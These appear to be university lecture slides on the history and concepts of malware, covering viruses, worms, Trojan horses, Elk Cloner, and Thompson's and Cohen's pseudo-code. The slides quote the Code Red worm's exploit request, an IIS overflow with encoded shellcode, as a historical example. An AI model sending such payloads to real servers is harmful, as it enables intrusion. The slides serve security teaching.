Malware, web security, alchemy, *etc.*
CSE 468 Fall 2025

What can make a binary object illegal?

What can make a binary object become “code”?

When can a binary object self replicate?

Imagine the best encrypted tunnel you can create, *e.g.*, TLS… where are the weakest points?

Malware *vs.* viruses

- Malware
  - Some personal or political relationship between the binary object and individuals
  - Often exceeds authorization
  - Can be targeted at *one* individual or at *billions* of individuals
- Viruses (including worms, *etc.*)
  - Often malicious, *i.e.*, malware
  - *Self-propagating/self-replicating*


Dimensions

Targeted?
Persistent?
Self-propagating?
Stealthy?
Malicious?
Evolves over time? On purpose?


Self replication examples

- Fission (think bacteria)
- Mitosis (think animals and plants, *etc*. growing)
- Meiosis (think sperm and eggs)

https://en.wikipedia.org/wiki/Cell_division



https://en.wikipedia.org/wiki/Von_Neumann_universal_constructor
(1940s)




The dawn of computer viruses/worms

- “Worm” came from John Brunner's *The Shockwave Rider* in 1975, “virus” not coined until 1983
  - Creeper in 1971 for TENEX systems (Reaper)
  - ANIMAL in 1975
  - Elk Cloner in 1981 (Skrenta)
  - Morris Worm in 1988
  - Code Red in 2001
- “Virus” coined by Cohen in 1983 (“Information only has meaning in that it is subject to interpretation”)
  - https://web.eecs.umich.edu/~aprakash/eecs588/handouts/cohen-viruses.html
- A “worm” uses a computer network as its main mode of propagation
  - Also alarming to people in 2001: staying in memory and never going out to disk

Malware gets personal

- Brain PC virus in 1986
  - Goal was to protect their copyright
  - Infected machines worldwide
- Amiga viruses (late 1980's)
- MSOffice Macroviruses (1995 to 2003ish)



https://en.wikipedia.org/wiki/Brain_(computer_virus)#/media/File:Brain-virus.jpg

https://en.wikipedia.org/wiki/Amiga_500#/media/File:Amiga500_system.jpg

Macroviruses

- Natural evolution in the wild
  - “ON ERROR RESUME NEXT”
- https://bontchev.nlcv.bas.bg/papers/macidpro.html

Where is all of this going?

(From viruses and worms to “flying Trojans”)

- Propagation
  - 0 day exploits
    - In servers, web browsers, other programs...
  - Social engineering, waterhole attacks
  - “Zero-click”
- Command and control, persistence
  - Network communication
  - Capabilities on the system
  - Privilege escalation
- Stealth (not leaving tracks)

Outline of examples

- “Reflections on Trusting Trust”
  - Example of a Trojan Horse
- Cohen
  - Self-replication and self-propagation
- Elk Cloner
  - Stealthy? Targeted?
- Code Red and other worms from the 2000s
  - Infect as many servers as possible, as fast as possible
- Botnets
  - Command and control
- Stuxnet
  - Stealthy and targeted
- Pegasus
  - A “flying Trojan”
- XZ backdoor

Reflections on Trusting Trust (1984)

- https://www.cs.cmu.edu/~rdriley/487/papers/Thompson_1984_ReflectionsonTrustingTrust.pdf
- A Trojan Horse is hidden malicious logic in a program or system

```
compile(s)
char *s;
{
        if(match(s, "pattern1")) {
                compile ("bug1");
                return;
        }
        if(match(s, "pattern 2")) {
                compile ("bug 2");
                return;
        }
        ...
}
```

FIGURE 3.3.

Computer Viruses: Theory and Experiments (1984)

- https://www.cnsr.ictas.vt.edu/QEpaper/cohen.pdf
- “Information only has meaning in that it is subject to interpretation”

```
program contradictory-virus:=
{...
main-program:=
 {if ~D(contradictory-virus) then
    {infect-executable;
    if trigger-pulled then do-damage;
    }
 goto next;
 }
}
```

https://en.wikipedia.org/wiki/Apple_II

Elk Cloner (1981)

Boot #	Behavior
10th	Overwrote the reset vector so that pressing CONTROL-RESET enters the Monitor program instead of DOS.
15th	Modified the video mode so that the text on the screen was inverted.
20th	Wrote to the speaker, causing a brief click to be heard.
25th	Modified the video mode so that the text on the screen flashed.
30th	Rearranged the characters that represent the file type of a file when the CATALOG command was executed
35th	Modified the value that represented

...

(from https://arxiv.org/pdf/2007.15759.pdf)


Elk Cloner (continued)

	the program instead.)
50th	Modified the reset vector so that pressing CONTROL-RESET caused the Elk Cloner poem to be displayed.
55th	Modified a constant in the diskette calibration code, causing the sound the disk calibration process made during the boot process to change. [4]
60th	Same as the 55th boot except that a different value was written to the constant in the disk calibration code.
65th	Overwrote the first instruction of the DOS command handler with a jump to the Monitor routine, so that the disk booted into the Monitor.
70th	Same as the 55th boot except that a different

...

(from https://arxiv.org/pdf/2007.15759.pdf)

Elk Cloner poem



Code Red (2001)


```
GET /default.ida NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN%u9090%u6858%ucbd3%u
7801%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u9090%
u8190%u00c3%u0003%u8b00%u531b%u53ff%u0078%u0000%u00=a 200 190
```


UNIX process hierarchy

